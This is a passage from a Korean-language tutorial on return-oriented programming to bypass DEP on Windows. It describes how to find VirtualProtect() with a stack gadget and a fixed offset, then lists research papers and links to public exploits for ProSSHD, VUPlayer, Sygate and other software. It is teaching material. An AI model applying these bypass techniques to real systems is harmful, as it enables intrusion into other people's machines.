그렇다면 어떻게 하면 스택에서 이 값을 가져와 API 호출에 사용할 수 있을까? 가능한 방법은 다음과 같다.

1. 레지스터가 kernel32.dll 내를 가리키는 스택에서의 주소(여기서는 0x12F598)값을 가지게 한 다음 EAX에 저장한다.
2. MOV EAX, [EAX] + RET 과 같은 가젯을 이용하여 EAX가 kernel32.dll내의 주소 값을 가지게 한다.
3. 0xA3B2를 빼면 VirtualProtect()의 주소 값을 찾을 수 있다.

참고로 mr_me는 Windows 7에서의 exploit을 발표했다. 참고하길 바란다.
http://www.exploit-db.com/exploits/13905/

3. 관련 문서와 ROP exploit 예제

- You can't stop us - CONFidence 2010 (Alexey Sintsov)
  - http://www.dsecrg.com/pages/pub/show.php?id=25
- Buffer overflow attacks bypassing DEP Part 1/2 (Marco Mastropaolo)
  - http://www.mastropaolo.com/2005/06/04/buffer-overflow-attacks-bypassing-dep-nxxd-bits-part-1/
  - http://www.mastropaolo.com/2005/06/05/buffer-overflow-attacks-bypassing-dep-nxxd-bits-part-2-code-injection/

- Practical Rop (Dino Dai Zovi)
  - http://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf
- Bypassing Browser Memory Protections (Alexander Sotirov & Mark Down)
  - http://taossa.com/archive/bh08sotirovdowd.pdf
- Return-Oriented Programming (Hovav Shacham, Erik Buchanan, Ryan Roemer, Stefan Savage)
  - https://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf
- Exploitation with WriteProcessMemory (Spencer Pratt)
  - http://www.packetstormsecurity.org/papers/general/Windows-DEP-WPM.txt
- Exploitation techniques and mitigations on Windows (skape)
  - http://hick.org/~mmiller/presentations/misc/exploitation_techniques_and_mitigations_on_windows.pdf
- Bypassing hardware enforced DEP (skape and skywing)
  - http://uninformed.org/index.cgi?v=2&a=4
- A little return oriented exploitation on Windows x86 - Part 1/2 (Harmony Security - Stephen Fewer)
  - http://blog.harmonysecurity.com/2010/04/little-return-oriented-exploitation-on.html
  - http://blog.harmonysecurity.com/2010/04/little-return-oriented-exploitation-on_16.html
- (un)Smashing the Stack (Shawn Moyer) (Paper)
  - https://www.blackhat.com/presentations/bh-usa-07/Moyer/Presentation/bh-usa-07-moyer.pdf
- http://www.usenix.org/events/sec09/tech/slides/sotirov.pdf
- Bypassing DEP case study (Audio Converter) (sud0)
  - http://www.exploit-db.com/download_pdf/13764

- ProSSHD 1.2 remote post-auth exploit (http://www.exploit-db.com/exploits/12495)
- PHP 6.0 Dev str_transliterate() (http://www.exploit-db.com/exploits/12189)
- VUPlayer m3u buffer overflow (http://www.exploit-db.com/exploits/13756)
- Sygate Personal Firewall 5.6 build 2808 ActiveX with DEP bypass (http://www.exploit-db.com/exploits/13834)
- Castripper 2.50.70 (.pls) stack buffer overflow with DEP bypass (http://www.exploit-db.com/exploits/13768)